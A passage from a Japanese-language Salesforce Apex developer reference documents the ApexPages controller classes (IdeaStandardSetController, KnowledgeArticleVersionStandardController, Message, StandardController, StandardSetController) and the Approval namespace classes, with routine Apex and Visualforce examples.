メモ: StandardSetController から継承したメソッドを使用して、getIdeaList メソッドによって返されたアイデアのリストを変更することはできません。

インスタンス化

IdeaStandardSetController オブジェクトはインスタンス化できません。アイデアの標準リストコントローラを使用する場合は、カスタム拡張コントローラのコンストラクタを介してインスタンスを取得できます。

例: プロファイルページの表示

次の例では、IdeaStandardSetController オブジェクトのカスタムリストコントローラのコンストラクタでの使用方法を示します。

```
public class MyIdeaProfileExtension {

    private final ApexPages.IdeaStandardSetController ideaSetController;



    public MyIdeaProfileExtension(ApexPages.IdeaStandardSetController controller) {

        ideaSetController = (ApexPages.IdeaStandardSetController)controller;

    }



    public List<Idea> getModifiedIdeas() {

        Idea[] ideas = ideaSetController.getIdeaList();

        // modify ideas here

        return ideas;

    }



}
```

次の Visualforce マークアップは、上記の IdeaStandardSetController の例と <ideas:profileListOutputLink> コンポーネントによって、最新の回答、登録されたアイデア、ユーザに関連する投票の一覧を表示するプロファイルページがどのように表示されるかを示します。この例では特定のユーザ ID を識別しないため、ページには現在ログインしているユーザのプロファイルページが自動的に表示されます。この例が機能するためには、ページ名を *profilePage* にする必要があります。

```
<!-- page named profilePage -->

<apex:page standardController="Idea" extensions="MyIdeaProfileExtension"
recordSetVar="ideaSetVar">

    <apex:pageBlock >

        <ideas:profileListOutputLink sort="recentReplies" page="profilePage">

          Recent Replies</ideas:profileListOutputLink>

        |

        <ideas:profileListOutputLink sort="ideas" page="profilePage">Ideas Submitted
```

```
        </ideas:profileListOutputLink>

        |

        <ideas:profileListOutputLink sort="votes" page="profilePage">Ideas Voted

        </ideas:profileListOutputLink>

    </apex:pageBlock>

    <apex:pageBlock >

        <apex:dataList value="{!modifiedIdeas}" var="ideadata">

            <ideas:detailoutputlink ideaId="{!ideadata.id}" page="viewPage">

             {!ideadata.title}</ideas:detailoutputlink>

        </apex:dataList>

    </apex:pageBlock>

</apex:page>
```

前の例では、<ideas:detailoutputlink> コンポーネントは、特定のアイデアの詳細ページを表示する次の Visualforce マークアップにリンクします。この例が機能するためには、ページ名を *viewPage* にする必要があります。

```
<!-- page named viewPage -->

<apex:page standardController="Idea">

    <apex:pageBlock title="Idea Section">

        <ideas:detailOutputLink page="viewPage" ideaId="{!idea.id}">{!idea.title}

        </ideas:detailOutputLink>

        <br/><br/>

        <apex:outputText>{!idea.body}</apex:outputText>

    </apex:pageBlock>

</apex:page>
```

例: 上位のアイデアとコメント、最近のアイデアとコメント、最も人気のあるアイデアとコメントのリストを表示

次の例では、IdeaStandardSetController オブジェクトのカスタムリストコントローラのコンストラクタでの使用方法を示します。

メモ: この例でアイデアが返されるためには、少なくとも 1 つのアイデアを作成する必要があります。

```
public class MyIdeaListExtension {

    private final ApexPages.IdeaStandardSetController ideaSetController;


    public MyIdeaListExtension (ApexPages.IdeaStandardSetController controller) {

        ideaSetController = (ApexPages.IdeaStandardSetController)controller;

    }


    public List<Idea> getModifiedIdeas() {

        Idea[] ideas = ideaSetController.getIdeaList();

        // modify ideas here

        return ideas;

    }

}
```

次の Visualforce マークアップは、上記の IdeaStandardSetController 例を <ideas:listOutputLink> コンポーネントと共に使用して、最近、上位、最も人気あるアイデアとコメントをどのように表示するかを示します。この例が機能するためには、ページ名を *listPage* にする必要があります。

```
<!-- page named listPage -->

<apex:page standardController="Idea" extensions="MyIdeaListExtension"
recordSetVar="ideaSetVar">

    <apex:pageBlock >

        <ideas:listOutputLink sort="recent" page="listPage">Recent Ideas

        </ideas:listOutputLink>

        |

        <ideas:listOutputLink sort="top" page="listPage">Top Ideas
```

```
        </ideas:listOutputLink>
        |
        <ideas:listOutputLink sort="popular" page="listPage">Popular Ideas
        </ideas:listOutputLink>
        |
        <ideas:listOutputLink sort="comments" page="listPage">Recent Comments
        </ideas:listOutputLink>
    </apex:pageBlock>
    <apex:pageBlock >
        <apex:dataList value="{!modifiedIdeas}" var="ideadata">
            <ideas:detailoutputlink ideaId="{!ideadata.id}" page="viewPage">
             {!ideadata.title}</ideas:detailoutputlink>
        </apex:dataList>
    </apex:pageBlock>
</apex:page>
```

前の例では、<ideas:detailoutputlink> コンポーネントは、特定のアイデアの詳細ページを表示する次の Visualforce マークアップにリンクします。このページの名前は *viewPage* にする必要があります。

```
<!-- page named viewPage -->
<apex:page standardController="Idea">
    <apex:pageBlock title="Idea Section">
        <ideas:detailOutputLink page="viewPage" ideaId="{!idea.id}">{!idea.title}
        </ideas:detailOutputLink>
        <br/><br/>
        <apex:outputText>{!idea.body}</apex:outputText>
    </apex:pageBlock>
```

```
</apex:page>
```

関連トピック:

StandardSetController クラス

IdeaStandardSetController メソッド

IdeaStandardSetController のインスタンスメソッドを次に示します。

このセクションの内容:

getIdeaList()

現在のページセットの参照のみアイデアのリストを返します。

署名

```
public Idea[] getIdeaList()
```

戻り値

型: Idea[]

使用方法

<ideas:listOutputLink>、<ideas:profileListOutputLink>、および <ideas:detailOutputLink> コンポーネントを使用して、アイデアリストや詳細ページのほか、プロファイルページを表示できます (下記の例を参照)。次に、このメソッドで返されるプロパティのリストを示します。

- Body
- Categories
- Category
- CreatedBy.CommunityNickname
- CreatedBy.Id
- CreatedDate
- Id
- LastCommentDate
- LastComment.Id
- LastComment.CommentBody
- LastComment.CreatedBy.CommunityNickname
- LastComment.CreatedBy.Id

- NumComments
- Status
- Title
- VoteTotal

KnowledgeArticleVersionStandardController クラス

KnowledgeArticleVersionStandardController オブジェクトは、StandardController で提供される機能のほか、記事固有の機能を提供します。

名前空間

ApexPages

使用方法

上記のメソッドのほか、KnowledgeArticleVersionStandardController クラスは StandardController に関連付けられたすべてのメソッドを継承します。

メモ: ただし、edit、delete、および save メソッドは、継承されても KnowledgeArticleVersionStandardController クラスには使用できません。

例

次の例では、KnowledgeArticleVersionStandardController オブジェクトを使用してカスタム拡張コントローラを作成する方法を示します。この例では、カスタマーサポートエージェントが、ケースをクローズするときに作成するドラフト記事で自動入力された項目を表示できるようにする AgentContributionArticleController というクラスを作成します。

前提条件:

1. 「*FAQ*」という記事タイプを作成します。手順は、Salesforce オンラインヘルプの「記事タイプの定義」を参照してください。
2. 「詳細」というテキストカスタム項目を作成します。手順は、Salesforce オンラインヘルプの「カスタム項目の記事タイプへの追加」を参照してください。
3. 「*場所*」というカテゴリグループを作成して、「*USA*」というカテゴリに割り当てます。手順は、Salesforce オンラインヘルプの「カテゴリグループの作成と編集」および「カテゴリグループへのデータカテゴリの追加」を参照してください。
4. 「トピック」というカテゴリグループを作成して、「メンテナンス」というカテゴリに割り当てます。

```
/** Custom extension controller for the simplified article edit page that

    appears when an article is created on the close-case page.

*/

public class AgentContributionArticleController {
```

```
    // The constructor must take a ApexPages.KnowledgeArticleVersionStandardController as
 an argument
    public AgentContributionArticleController(
        ApexPages.KnowledgeArticleVersionStandardController ctl) {
        // This is the SObject for the new article.
        //It can optionally be cast to the proper article type.
        // For example, FAQ__kav article = (FAQ__kav) ctl.getRecord();
        SObject article = ctl.getRecord();
        // This returns the ID of the case that was closed.
        String sourceId = ctl.getSourceId();
        Case c = [SELECT Subject, Description FROM Case WHERE Id=:sourceId];

        // This overrides the default behavior of pre-filling the
        // title of the article with the subject of the closed case.
        article.put('title', 'From Case: '+c.subject);
        article.put('details__c',c.description);

        // Only one category per category group can be specified.
        ctl.selectDataCategory('Geography','USA');
        ctl.selectDataCategory('Topics','Maintenance');
    }
}
```

```
/** Test class for the custom extension controller.
*/
@isTest
private class AgentContributionArticleControllerTest {
    static testMethod void testAgentContributionArticleController() {
```

```
        String caseSubject = 'my test';
        String caseDesc = 'my test description';

        Case c = new Case();
        c.subject= caseSubject;
        c.description = caseDesc;
        insert c;
        String caseId = c.id;
        System.debug('Created Case: ' + caseId);

        ApexPages.currentPage().getParameters().put('sourceId', caseId);
        ApexPages.currentPage().getParameters().put('sfdc.override', '1');

        ApexPages.KnowledgeArticleVersionStandardController ctl =
           new ApexPages.KnowledgeArticleVersionStandardController(new FAQ__kav());

        new AgentContributionArticleController(ctl);

        System.assertEquals(caseId, ctl.getSourceId());
        System.assertEquals('From Case: '+caseSubject, ctl.getRecord().get('title'));
        System.assertEquals(caseDesc, ctl.getRecord().get('details__c'));
    }
}
```

前の例で説明した目的で(ケースで登録された記事の変更)カスタム拡張コントローラを作成した場合、クラスを作成した後に次の手順を実行します。

1. Salesforce **組織にログインし、[設定] で [カスタマイズ] > [ナレッジ] > [設定] をクリックします。**
2. **[編集] をクリックします。**

3. ［APEX カスタマイズを使用］項目にクラスを割り当てます。この操作により、新しいクラスに指定された記事タイプは、クローズケースに割り当てられた記事タイプに関連付けられます。
4. [保存] をクリックします。

このセクションの内容:

関連トピック:

StandardController クラス

KnowledgeArticleVersionStandardController コンストラクタ

KnowledgeArticleVersionStandardController のコンストラクタは次のとおりです。

このセクションの内容:

KnowledgeArticleVersionStandardController(article)

指定されたナレッジ記事を使用して、ApexPages.KnowledgeArticleVersionStandardController クラスの新しいインスタンスを作成します。

署名

```
public KnowledgeArticleVersionStandardController(SObject article)
```

パラメータ

article
型: SObject
ナレッジ記事 (FAQ_kav など)。

KnowledgeArticleVersionStandardController メソッド

KnowledgeArticleVersionStandardController のインスタンスメソッドを次に示します。

このセクションの内容:

setDataCategory(categoryGroup, category)
新しい記事を作成するときに、指定したデータカテゴリグループのデフォルトのデータカテゴリを指定します。

getSourceId()

別のオブジェクトから新しい記事を作成するときに、ソースオブジェクトレコードの ID を返します。

署名

```
public String getSourceId()
```

戻り値

型: String

setDataCategory(categoryGroup, category)

新しい記事を作成するときに、指定したデータカテゴリグループのデフォルトのデータカテゴリを指定します。

署名

```
public Void setDataCategory(String categoryGroup, String category)
```

パラメータ

categoryGroup
型: String

category
型: String

戻り値

型: Void

Message クラス

標準コントローラ使用時にエンドユーザがページを保存すると発生する入力規則エラーが含まれます。

名前空間

ApexPages

使用方法

標準コントローラを使用している場合、エンドユーザがページを保存したときに発生するすべての入力規則エラー(標準およびカスタム)が自動的にページのエラーコレクションに追加されます。`inputField` コンポーネントがバインドされた項目にエラーが発生すると、そのコンポーネントのエラーコレクションにメッセージが追加されます。そのページのエラーコレクションにすべてのメッセージが追加されます。詳細は、『*Visualforce 開発者ガイド*』の「入力規則と標準コントローラ」を参照してください。

アプリケーションでカスタムコントローラや拡張を使用する場合は、エラーを収集するための `message` クラスを使用する必要があります。

インスタンス化

カスタムコントローラまたはコントローラ拡張では、次のいずれかの方法でメッセージをインスタンス化できます。

- ```
  ApexPages.Message myMsg = new ApexPages.Message(ApexPages.severity, summary);
  ```

  ここで、`ApexPages.severity` はメッセージの重要度を指定する enum で、*`summary`* はメッセージを要約するために使用する String です。次に例を示します。

  ```
  ApexPages.Message myMsg = new ApexPages.Message(ApexPages.Severity.FATAL, 'my error msg');
  ```

- ```
  ApexPages.Message myMsg = new ApexPages.Message(ApexPages.severity, summary, detail);
  ```

  ここで、`ApexPages.` *`severity`* はメッセージの重要度を指定する enum、*`summary`* はメッセージを要約するために使用する String、*`detail`* はエラーに関する詳細情報を示す String です。

ApexPages.Severity 列挙

`ApexPages.Severity` enum 値を使用して、メッセージの重要度を指定します。有効な値は次のとおりです。

- `CONFIRM`
- `ERROR`
- `FATAL`
- `INFO`
- `WARNING`

すべての enum は、`name` や `value` などの標準メソッドにアクセスできます。

このセクションの内容:

Message コンストラクタ

`Message` のコンストラクタは次のとおりです。

このセクションの内容:

Message(severity, summary)

指定されたメッセージの重要度および概要を使用して、ApexPages.Message クラスの新しいインスタンスを作成します。

署名

```
public Message(ApexPages.Severity severity, String summary)
```

パラメータ

severity
型: ApexPages.Severity

Visualforce **メッセージの重要度**。

summary
型: String

Visualforce **の概要メッセージ**。

Message(severity, summary, detail)

指定されたメッセージの重要度、概要、およびメッセージの詳細を使用して、ApexPages.Message クラスの新しいインスタンスを作成します。

署名

```
public Message(ApexPages.Severity severity, String summary, String detail)
```

パラメータ

severity
型: ApexPages.Severity

Visualforce **メッセージの重要度**。

summary
型: String

Visualforce の概要メッセージ。

detail
型: String

Visualforce の詳細メッセージ。

Message(severity, summary, detail, id)

指定した重要度、概要、詳細、コンポーネント ID を使用して、ApexPages.Message クラスの新しいインスタンスを作成します。

署名

```
public Message(ApexPages.Severity severity, String summary, String detail, String id)
```

パラメータ

severity
型: ApexPages.Severity

Visualforce メッセージの重要度。

summary
型: String

Visualforce の概要メッセージ。

detail
型: String

Visualforce の詳細メッセージ。

id
型: String

メッセージに関連付ける Visualforce コンポーネントの ID (エラーのあるフォーム項目など)。

Message メソッド

Message のメソッドは次のとおりです。すべてインスタンスメソッドです。

このセクションの内容:

getSummary()
メッセージの作成に使用する要約の String を返します。

getComponentLabel()

関連する inputField コンポーネントのラベルを返します。表示ラベルが定義されていない場合、メソッドは null を返します。

署名

```
public String getComponentLabel()
```

戻り値

型: String

getDetail()

メッセージの作成に使用する詳細パラメータの値を返します。詳細stringが指定されていない場合、このメソッドは null を返します。

署名

```
public String getDetail()
```

戻り値

型: String

getSeverity()

メッセージの作成に使用する重要度の enum を返します。

署名

```
public ApexPages.Severity getSeverity()
```

戻り値

型: ApexPages.Severity

getSummary()

メッセージの作成に使用する要約の String を返します。

署名

```
public String getSummary()
```

戻り値

型: String

StandardController クラス

標準コントローラの拡張を定義する場合は、StandardController を使用します。

名前空間

ApexPages

使用方法

StandardController オブジェクトは、Salesforce が提供する、開発済みの Visualforce コントローラを参照します。StandardControllerオブジェクトを参照する必要があるのは、標準コントローラの拡張を定義する場合のみです。StandardController は、拡張クラスコンストラクタの単一引数のデータ型です。

インスタンス化

次の方法で、StandardController をインスタンス化することができます。

```
ApexPages.StandardController sc = new ApexPages.StandardController(sObject);
```

例

次の例では、StandardController オブジェクトの標準コントローラ拡張のコンストラクタでの使用方法を示します。

```
public class myControllerExtension {


    private final Account acct;


    // The extension constructor initializes the private member

    // variable acct by using the getRecord method from the standard

    // controller.

    public myControllerExtension(ApexPages.StandardController stdController) {

        this.acct = (Account)stdController.getRecord();

    }
```

```
    public String getGreeting() {
        return 'Hello ' + acct.name + ' (' + acct.id + ')';
    }
}
```

次の Visualforce マークアップは、上記のコントローラ拡張をページ内で使用する方法を示します。

```
<apex:page standardController="Account" extensions="myControllerExtension">
    {!greeting} <p/>
    <apex:form>
        <apex:inputField value="{!account.name}"/> <p/>
        <apex:commandButton value="Save" action="{!save}"/>
    </apex:form>
</apex:page>
```

このセクションの内容:

StandardController コンストラクタ

StandardController のコンストラクタは次のとおりです。

このセクションの内容:

StandardController(controllerSObject)

指定した標準オブジェクトまたはカスタムオブジェクトを使用して、ApexPages.StandardController クラスの新しいインスタンスを作成します。

署名

```
public StandardController(SObject controllerSObject)
```

パラメータ

controllerSObject

型: SObject

標準オブジェクトまたはカスタムオブジェクト。

StandardController メソッド

`StandardController` **のメソッドは次のとおりです。すべてインスタンスメソッドです。**

このセクションの内容:

`addFields(fieldNames)`

Visualforce **ページが読み込まれると、**Visualforce **マークアップで参照される項目に基づいて、ページにアクセスできる項目が表示されます。このメソッドは、コントローラがそれらの項目にも明示的にアクセスできるように、**`fieldNames`** に指定された各項目に参照を追加します。**

署名

```
public Void addFields(List<String> fieldNames)
```

パラメータ

fieldNames
型: List<String>

戻り値

型: Void

使用方法

このメソッドは、レコードが読み込まれる前にコールする必要があります。通常、コントローラのコンストラクタによってコールされます。このメソッドがコンストラクタ外でコールされる場合、`addFields()` をコールする前に `reset()` メソッドを使用する必要があります。

`fieldNames` の文字列には、AccountId などの API 項目名か、foo__r.myField__c などの項目への明示的なリレーションを使用できます。

このメソッドは、動的な Visualforce バインドで使用されるコントローラのみに使用できます。

cancel()

キャンセルページの PageReference を返します。

署名

```
public System.PageReference cancel()
```

戻り値

型: System.PageReference

delete()

レコードを削除し、削除ページの PageReference を返します。

署名

```
public System.PageReference delete()
```

戻り値

型: System.PageReference

edit()

標準編集ページの PageReference を返します。

署名

```
public System.PageReference edit()
```

戻り値

型: System.PageReference

getId()

Visualforce ページ URL の `id` クエリ文字列パラメータの値に基づいて、現在コンテキストにあるレコードの ID を返します。

署名

```
public String getId()
```

戻り値

型: String

getRecord()

Visualforce ページ URL の `id` クエリ文字列パラメータの値に基づいて、現在コンテキストにあるレコードを返します。

署名

```
public SObject getRecord()
```

戻り値

型: sObject

使用方法

関連付けられた Visualforce マークアップで参照される項目のみを、この SObject でクエリすることができます。関連するオブジェクトの項目など、その他のすべての項目については、SOQL 表現を使用してクエリする必要があります。

ヒント: クエリする任意の追加項目を参照する非表示コンポーネントを使用すれば、この制約を回避できます。コンポーネントの `rendered` 属性を `false` に設定して、コンポーネントを非表示にします。

例

```
<apex:outputText

value="{!account.billingcity}

{!account.contacts}"

rendered="false"/>
```

reset()

新たに参照された項目へのアクセス権限を再取得するようにコントローラを強制します。このメソッドがコールされる前にレコードに加えられた変更は、すべて破棄されます。

署名

```
public Void reset()
```

戻り値

型: Void

使用方法

これは、addFields がコンストラクタ外でコールされる場合にのみ使用するメソッドで、addFields がコールされる直前にコールする必要があります。

このメソッドは、動的な Visualforce バインドで使用されるコントローラのみに使用できます。

save()

変更を保存し、更新された PageReference を返します。

署名

```
public System.PageReference save()
```

戻り値

型: System.PageReference

view()

標準詳細ページの PageReference オブジェクトを返します。

署名

```
public System.PageReference view()
```

戻り値

型: System.PageReference

StandardSetController クラス

StandardSetController オブジェクトを使用すると、Salesforce が提供する、プリビルドされた Visualforce リストコントローラと同様のリストコントローラ、またはその拡張としてリストコントローラを作成できます。

名前空間

ApexPages

使用方法

StandardSetController クラスには、*プロトタイプオブジェクト*も含まれます。これは、Visualforce の StandardSetController クラスに含まれる単一の sObject です。プロトタイプオブジェクトの項目が設定されている場合、それらの値は、保存操作中に使用されます。つまり、値は設定されたコントローラコレクションのすべてのレコードに適用されます。これは、一括更新 (オブジェクトのコレクション内の項目に同一の変更を適用) を実行するページを記述するときに役立ちます。

メモ: 他の Salesforce オブジェクトに必要な項目は、プロトタイプオブジェクトに使用される場合にも必要です。

インスタンス化

次のいずれかの方法で、StandardSetController をインスタンス化することができます。

- sObjects のリストを使用する場合:

```
List<account> accountList = [SELECT Name FROM Account LIMIT 20];

ApexPages.StandardSetController ssc = new ApexPages.StandardSetController(accountList);
```

- クエリロケータを使用する場合:

```
ApexPages.StandardSetController ssc =

new ApexPages.StandardSetController(Database.getQueryLocator([SELECT Name,CloseDate FROM
 Opportunity]));
```

メモ: StandardSetController のレコード数の上限は 10,000 件です。10,000 件を超えるレコードを返すクエリロケータを使用して StandardSetController をインスタンス化すると、LimitException が発生します。ただし、10,000 件を超えるレコードのリストを使用して StandardSetController をインスタンス化すると、例外が発生する代わりに、レコードが上限まで切り捨てられます。

例

次の例では、StandardSetController オブジェクトのカスタムリストコントローラのコンストラクタでの使用方法を示します。

```
public class opportunityList2Con {

    // ApexPages.StandardSetController must be instantiated

    // for standard list controllers

    public ApexPages.StandardSetController setCon {

        get {

            if(setCon == null) {

                setCon = new ApexPages.StandardSetController(Database.getQueryLocator(

                    [SELECT Name, CloseDate FROM Opportunity]));

            }

            return setCon;

        }

        set;

    }


    // Initialize setCon and return a list of records

    public List<Opportunity> getOpportunities() {

        return (List<Opportunity>) setCon.getRecords();

    }

}
```

次の Visualforce マークアップは、上記のコントローラをページ内で使用する方法を示します。

```
<apex:page controller="opportunityList2Con">

    <apex:pageBlock>

        <apex:pageBlockTable value="{!opportunities}" var="o">

            <apex:column value="{!o.Name}"/>

            <apex:column value="{!o.CloseDate}"/>
```

```
        </apex:pageBlockTable>
    </apex:pageBlock>
</apex:page>
```

このセクションの内容:

StandardSetController コンストラクタ

StandardSetController のコンストラクタは次のとおりです。

このセクションの内容:

StandardSetController(sObjectList)

クエリロケータによって返される sObject のリストの ApexPages.StandardSetController クラスの新しいインスタンスを作成します。

署名

```
public StandardSetController(Database.QueryLocator sObjectList)
```

パラメータ

sObjectList
型: Database.QueryLocator

sObject のリストを返すクエリロケータ。

StandardSetController(controllerSObjects)

指定した標準オブジェクトまたはカスタムオブジェクトのリストの ApexPages.StandardSetController クラスの新しいインスタンスを作成します。

署名

```
public StandardSetController(List<SObject> controllerSObjects)
```

パラメータ

controllerSObjects

型: List<SObject>

標準オブジェクトまたはカスタムオブジェクトのリスト。

StandardSetController メソッド

`StandardSetController` のメソッドは次のとおりです。すべてインスタンスメソッドです。

このセクションの内容:

last()
レコードの最後のページを返します。

next()
レコードの次のページを返します。

previous()
レコードの前のページを返します。

save()
新しいレコードを挿入するか、変更された既存のレコードを更新します。この操作が完了した後、元のページ (わかっている場合)、またはホームページの PageReference を返します。

setFilterID(filterId)
コントローラの検索条件 ID を設定します。

setpageNumber(pageNumber)
ページ番号を設定します。

setPageSize(pageSize)
各ページセット内のレコード数を設定します。

setSelected(selectedRecords)
選択したレコードを設定します。

cancel()

元のページ (わかっている場合)、またはホームページの PageReference を返します。

署名

```
public System.PageReference cancel()
```

戻り値

型: System.PageReference

first()

レコードの最初のページを返します。

署名

```
public Void first()
```

戻り値

型: Void

getCompleteResult()

セット内に存在するレコード数がレコード数の上限を超えているかどうかを示します。falseの場合、レコード数がリストコントローラを使用して処理できる数を超えています。レコード数の上限は10,000レコードです。

署名

```
public Boolean getCompleteResult()
```

戻り値

型: Boolean

getFilterId()

現在のコンテキストでの検索条件のIDを返します。

署名

```
public String getFilterId()
```

戻り値

型: String

getHasNext()

現在のページセットの後に、より多くのレコードがあるかどうかを示します。

署名

```
public Boolean getHasNext()
```

戻り値

型: Boolean

getHasPrevious()

現在のページセットの前に、より多くのレコードがあるかどうかを示します。

署名

```
public Boolean getHasPrevious()
```

戻り値

型: Boolean

getListViewOptions()

現在のユーザが使用できるリストビューのリストを返します。

署名

```
public System.SelectOption getListViewOptions()
```

戻り値

型: System.SelectOption[]

getPageNumber()

現在のページセットのページ番号を返します。最初のページは 1 を返します。

署名

```
public Integer getPageNumber()
```

戻り値

型: Integer

getPageSize()

各ページセットに存在するレコード数を返します。

署名

```
public Integer getPageSize()
```

戻り値

型: Integer

getRecord()

選択したレコードへの変更を示す sObject を返します。クラス内に含まれるプロトタイプオブジェクトを取得し、一括更新の実行に使用されます。

署名

```
public sObject getRecord()
```

戻り値

型: sObject

getRecords()

現在のページセットにある sObject のリストを返します。このリストは不変であるため、clear() をコールできません。

署名

```
public sObject[] getRecords()
```

戻り値

型: sObject[]

getResultSize()

セットに存在するレコード数を返します。

署名

```
public Integer getResultSize()
```

戻り値

型: Integer

getSelected()

選択されている sObject のリストを返します。

署名

```
public sObject[] getSelected()
```

戻り値

型: sObject[]

last()

レコードの最後のページを返します。

署名

```
public Void last()
```

戻り値

型: Void

next()

レコードの次のページを返します。

署名

```
public Void next()
```

戻り値

型: Void

previous()

レコードの前のページを返します。

署名

```
public Void previous()
```

戻り値

型: Void

save()

新しいレコードを挿入するか、変更された既存のレコードを更新します。この操作が完了した後、元のページ (わかっている場合)、またはホームページの PageReference を返します。

署名

```
public System.PageReference save()
```

戻り値

型: System.PageReference

setFilterID(filterId)

コントローラの検索条件 ID を設定します。

署名

```
public Void setFilterID(String filterId)
```

パラメータ

filterId
型: String

戻り値

型: Void

setpageNumber(pageNumber)

ページ番号を設定します。

署名

```
public Void setpageNumber(Integer pageNumber)
```

パラメータ

pageNumber
型: Integer

戻り値

型: Void

setPageSize(pageSize)

各ページセット内のレコード数を設定します。

署名

```
public Void setPageSize(Integer pageSize)
```

パラメータ

pageSize
型: Integer

戻り値

型: Void

setSelected(selectedRecords)

選択したレコードを設定します。

署名

```
public Void setSelected(sObject[] selectedRecords)
```

パラメータ

selectedRecords
型: sObject[]

戻り値

型: Void

Approval 名前空間

Approval 名前空間は、承認プロセスに使用されるクラスとメソッドを提供します。

Approval 名前空間のクラスを次に示します。

このセクションの内容:

ProcessRequest クラス

ProcessRequest クラスは ProcessSubmitRequest クラスおよび ProcessWorkitemRequest クラスの親クラスです。いずれかのクラスからオブジェクトを処理できる汎用のApexを記述するには、ProcessRequest クラスを使用します。

名前空間

Approval

使用方法

要求は、子クラスである ProcessSubmitRequest および ProcessWorkItemRequest を使用してインスタンス化する必要があります。

ProcessRequest メソッド

ProcessRequest のメソッドは次のとおりです。すべてインスタンスメソッドです。

このセクションの内容:

getComments()

以前承認申請に追加されたコメントを返します。

署名

```
public String getComments()
```

戻り値

型: String

getNextApproverIds()

承認者として指定されたユーザのユーザ ID のリストを返します。

署名

```
public ID[] getNextApproverIds()
```

戻り値

型: ID[]

setComments(comments)

承認申請に追加されるコメントを設定します。

署名

```
public Void setComments(String comments)
```

パラメータ

comments
型: String

戻り値

型: Void

setNextApproverIds(nextApproverIds)

承認プロセスの次のステップが別の Apex 承認プロセスである場合、次の承認者として 1 つのユーザ ID を指定します。そうでない場合、ユーザ ID を指定できず、このメソッドは `null` である必要があります。

署名

```
public Void setNextApproverIds(ID[] nextApproverIds)
```

パラメータ

nextApproverIds
型: ID[]

戻り値

型: Void

ProcessResult クラス

承認を求めてレコードを送信した後、`ProcessResult` クラスを使用して、承認プロセスの結果を処理します。

名前空間

Approval

使用方法

ProcessResult オブジェクトは `process` メソッドによって返されます。このクラスのインスタンスを作成するとき、Approval 名前空間を指定する必要があります。次に例を示します。

```
Approval.ProcessResult result = Approval.process(req1);
```

ProcessResult メソッド

`ProcessResult` のメソッドは次のとおりです。すべてインスタンスメソッドです。

このセクションの内容:

getErrors()
エラーが発生した場合、エラーコードや記述子など、1つまたは複数のデータベースエラーオブジェクトの配列を返します。

getInstanceId()
承認を得るために送信される承認プロセスの ID。

getInstanceStatus()
現在の承認プロセスの状況。有効な値は、Approved、Rejected、Removed または Pending です。

getNewWorkitemIds()
承認プロセスに送信された新しい項目の ID です。0 件または 1 件の承認プロセスがあります。

isSuccess()
boolean 値です。承認プロセスが正常に完了した場合は `true`、そうでない場合は `false` に設定されます。

getEntityId()

処理されるレコードの ID。

署名

```
public String getEntityId()
```

戻り値

型: String

getErrors()

エラーが発生した場合、エラーコードや記述子など、1 つまたは複数のデータベースエラーオブジェクトの配列を返します。

署名

```
public Database.Error[] getErrors()
```

戻り値

型: Database.Error[]

getInstanceId()

承認を得るために送信される承認プロセスの ID。

署名

```
public String getInstanceId()
```

戻り値

型: String

getInstanceStatus()

現在の承認プロセスの状況。有効な値は、Approved、Rejected、Removed または Pending です。

署名

```
public String getInstanceStatus()
```

戻り値

型: String

getNewWorkitemIds()

承認プロセスに送信された新しい項目の ID です。0 件または 1 件の承認プロセスがあります。

署名

```
public ID[] getNewWorkitemIds()
```

戻り値

型: ID[]

isSuccess()

boolean 値です。承認プロセスが正常に完了した場合は `true`、そうでない場合は `false` に設定されます。

署名

```
public Boolean isSuccess()
```

戻り値

型: Boolean

ProcessSubmitRequest クラス

`ProcessSubmitRequest` クラスを使用し、承認を要求してレコードを送信します。

名前空間

Approval

使用方法

このクラスのインスタンスを作成するとき、Approval 名前空間を指定する必要があります。このクラスのコンストラクタは、引数をとりません。次に例を示します。

```
Approval.ProcessSubmitRequest psr = new Approval.ProcessSubmitRequest();
```

Inherited メソッド

これらのメソッドに加え、`ProcessSubmitRequest` クラスは、親クラスである ProcessRequest クラス (ページ 770)のすべてのメソッドにアクセスできます。

- getComments()
- getNextApproverIds()
- setComments(comments)
- setNextApproverIds(nextApproverIds)

例

サンプルコードを確認するには、「Apex 承認プロセスの例」 (ページ 382)を参照してください。

ProcessSubmitRequest メソッド

`ProcessSubmitRequest` のメソッドは次のとおりです。すべてインスタンスメソッドです。

このセクションの内容:

setSkipEntryCriteria(skipEntryCriteria)

プロセス定義名または ID が null 以外の場合、`setSkipEntryCriteria()` はプロセスの開始条件を評価するか (`true`)、否か (`false`) を決定します。

setSubmitterId(userID)

承認レコードを要求した申請者のユーザ ID を設定します。ユーザは、プロセス定義設定で許可されている申請者のいずれかである必要があります。申請者 ID を設定しないと、プロセスは現在のユーザを申請者として使用します。

getObjectId()

承認を得るために送信されるレコードのIDを返します。たとえば、取引先、取引先責任者、カスタムオブジェクトレコードを返します。

署名

```
public String getObjectId()
```

戻り値

型: String

getProcessDefinitionNameOrId()

プロセス定義の開発者名または ID を返します。

署名

```
public String getProcessDefinitionNameOrId()
```

戻り値

型: String

使用方法

デフォルト値は null です。戻り値が `null` の場合、ユーザが承認を受けるレコードを送信すると、Salesforce ではユーザに適用されるすべてのプロセスについて開始条件が評価されます。

getSkipEntryCriteria()

`getProcessDefinitionNameOrId()` が `null` 以外の値を返した場合、`getSkipEntryCriteria()` がプロセスの開始条件を評価するか (`true`)、否か (`false`) を決定します。

署名

```
public Boolean getSkipEntryCriteria()
```

戻り値

型: Boolean

getSubmitterId()

承認レコードを要求した申請者のユーザ ID を返します。ユーザは、プロセス定義設定で許可されている申請者のいずれかである必要があります。

署名

```
public String getSubmitterId()
```

戻り値

型: String

setObjectId(recordId)

承認を得るために送信されるレコードの ID を設定します。たとえば、取引先、取引先責任者、カスタムオブジェクトレコードを指定します。

署名

```
public Void setObjectId(String recordId)
```

パラメータ

recordId
型: String

戻り値

型: Void

setProcessDefinitionNameOrId(nameOrId)

評価するプロセス定義の開発者名または ID を設定します。

署名

```
public Void setProcessDefinitionNameOrId(String nameOrId)
```

パラメータ

nameOrId
型: String

プロセス定義の開発者名またはプロセス定義ID。レコードはこの特定のプロセスに送信されます。`null` に設定した場合、レコード承認の送信は標準の評価の後に行われます。つまり、プロセス定義の各開始基準がプロセスの順序で評価され、条件を満たすもの 1 つが選択されて送信されます。

戻り値

型: Void

使用方法

プロセス定義名または ID がこのメソッドを介して設定されていない場合、デフォルトで null になります。null の場合、承認を受けるレコードを送信すると、申請者に適用されるすべてのプロセスについて開始条件が評価されます。評価の順序は、設定のプロセスの順序に基づきます。

setSkipEntryCriteria(skipEntryCriteria)

プロセス定義名または ID が null 以外の場合、`setSkipEntryCriteria()` はプロセスの開始条件を評価するか (`true`)、否か (`false`) を決定します。

